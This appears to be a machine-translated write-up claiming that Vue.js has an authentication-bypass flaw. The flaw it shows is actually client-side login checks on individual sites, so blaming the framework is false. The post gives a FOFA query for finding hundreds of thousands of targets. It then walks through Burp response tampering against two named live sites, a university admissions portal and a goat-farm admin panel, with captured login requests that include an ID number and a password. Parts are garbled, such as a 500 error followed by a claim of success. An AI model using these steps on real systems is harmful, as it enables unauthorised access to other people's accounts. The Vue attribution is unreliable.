VUE framework system has logical defects and vulnerabilities


Vulnerability description:

Vue.js is a progressive framework for building user interfaces. It is a JavaScript framework used for building user interfaces. As one of the three dominant front-end frameworks (Vue, React, Angular), it is built on standard HTML, CSS, and JavaScript, and provides a declarative, component-based programming model to help you efficiently develop user interfaces.

The VUE framework system has a logical vulnerability that attackers can exploit to bypass system authentication and log in to any account.

VUE official website:

https://cn.vuejs.org/



Vue.js - 渐进式 JavaScript 框架 | Vue.js

https://cn.vuejs.org

FREE WEEKEND

Unlimited access to Vue.js Developer Certification training
All theory, coding challenges, quizzes + mock exam!

29-30 June

渐进式
JavaScript 框架

易学易用，性能出色，适用场景丰富的 Web 前端框架。

中国区铂金赞助

易学易用

基于标准 HTML、CSS 和 JavaScript 构建，提供容易上手的 API 和一流的文档。

性能出色

经过编译器优化、完全响应式的渲染系统，几乎不需要手动优化。


灵活多变

丰富的、可渐进式集成的生态系统，可以根据应用规模在库和框架间切换自如。

Use a network surveying platform to search for and filter icons of VUE framework and JS page prompts for the BODY attribute of VUE framework, For example: fofa（ https://fofa.info/ ）

Grammar:

(icon_hash="-1252041730" || icon_hash="1917028407") && body="Please enable it to continue"



搜索结果 (icon_hash="-1252041730" || icon_hash="1917028407") && body="Please enable it to continue" - 网络空间测绘，网络空间安全搜索引擎，网络空间搜索引擎，安

https://fofa.info/result?qbase64=KGljb25faGFzaD0iLTEyNTIwNDE3MzAiIHx8IGljb25faGFzaD0iMTkxNzAyODQwNyIpJiZib2R5PSJQbGVhc2UgZW5hYmxlIGl0IHRvIG...

(icon_hash="-1252041730" || icon_hash="1917028407") && body="Please enable it to continue"

472,617 条匹配结果 (296,227 条独立IP)， 1912 ms， 关键词搜索。
显示一年内数据，点击 all 查看所有。
智能排除蜜罐/仿冒数据 226 条， 点击 查看。

网站指纹排名

ujZE1u...	176,980
+sDrEE...	22,043
Z8D3sd...	10,699
wAAX5...	8,133
aeKILs...	7,165

国家/地区排名

中国	191,666
美国	177,886
中国香港...	27,499
德国	8,140
新加坡	7,554

端口排名

3000	149,693

120.41.179.2:10000 aeKIL... 999+

青龙Tools
120.41.179.2
中国 / 福建省 / Xiamen
ASN: 4134
组织: Chinanet
2024-06-20

```
HTTP/1.1 200 OK
Connection: close
Content-Length: 794
Content-Type: text/html; charset=utf-8
Date: Thu, 20 Jun 2024 06:37:22 GMT
```

47.102.125.150 v+B0... 2


skd-oa
47.102.125.150
中国 / 浙江省 / Hangzhou
ASN: 37963
组织: Hangzhou Alibaba Advertising Co.,Ltd.

```
HTTP/1.1 200 OK
Connection: close
Content-Length: 4927
Accept-Ranges: bytes
```


2. Reproduce the process

IP1: http://dksxbm.axhu.edu.cn/#/

Enter your ID card (username), any password, log in, and use Burp to capture this login package




Log in to the package on the BURP interface, right-click and select the option marked in the image (Do intercept ------- Response to this request), and then send the package.



```
POST /api/student/login HTTP/1.1
Host: dksxbm.axhu.edu.cn
Content-Length: 51
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/104.0.5112.81 Safari/537.36
Content-Type: application/json
Origin: http://dksxbm.axhu.edu.cn
Referer: http://dksxbm.axhu.edu.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

{
  "idCard":"374877199604287459",
  "password":"123456"
}
```

Change the code response value here to 200.




Response from http://dksxbm.axhu.edu.cn:80/api/student/login [222.207.72.43]

```
HTTP/1.1 200
Server: nginx/1.24.0
Date: Thu, 18 Apr 2024 07:30:47 GMT
Content-Type: application/json
Connection: close
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Content-Length: 83

{
  "msg":"账号或密码错误！",
  "result":{
  },
  "code":500,
  "timestamp":1713425447290
}
```

Selected text: 500

Successfully entered the system.

It can be seen that successfully entering the backend, any account can enter the backend without authorization, even if it does not exist, so all usernames can be logged in without authorization.


安徽新华学院中职对口本科招生
不安全
dksxbm.axhu.edu.cn/#/dataRequest
安徽新华学院
ANHUI XINHUA UNIVERSITY

欢迎undefined同学登录系统
2024-04-18 15:31:53 退出

中职对口本科招生管理系统

各位同学好,请先阅读安徽新华学院中职对口本科招生管理系

资料审核提交(开放时间:3月23日8:00-3月29日14:00)

审核状态查询(开放时间:3月24日10:00-3月30日16:00)

报名缴费：微信搜索掌上华园(开放时间:4月1日10:00——4月3日16:00)


准考证打印(开放时间:4月9日12:00)


成绩查询(开放时间:4月14日 9:00)

录取查询(开放时间:4月16日后)

复现 IP2：https://goatmanagementsystem.cn/#/login


Still crawling login packages， Log in to the package on the BURP interface, right-click and select the option marked in the image (Do intercept ------- Response to this request), and then send the package.


安徽新华学院中职对口本科招生
管理后台
羊病辅助诊断与学习平台-后端管
https://goatmanagementsystem.cn/#/login
系统登录
用户名
请输入用户名
密码
请输入密码
登录




```
POST /api/admin/login HTTP/1.1
Host: goatmanagementsystem.cn
Cookie: JSESSIONID=7887ADFBAC106DF791DDCCE7A4F38EB6
Content-Length: 44
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"
Accept: application/json, text/plain, */*
Content-Type: application/json; charset=UTF-8
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) A                              e Gecko)
Chrome/104.0.5112.81 Safari/537.36
Token:
Sec-Ch-Ua-Platform: "Windows"
Origin: https://goatmanagementsystem.cn
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://goatmanagementsystem.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

{
  "username":"admin",
  "password":"8974198451"
}
```

Change the code response value here to 200.

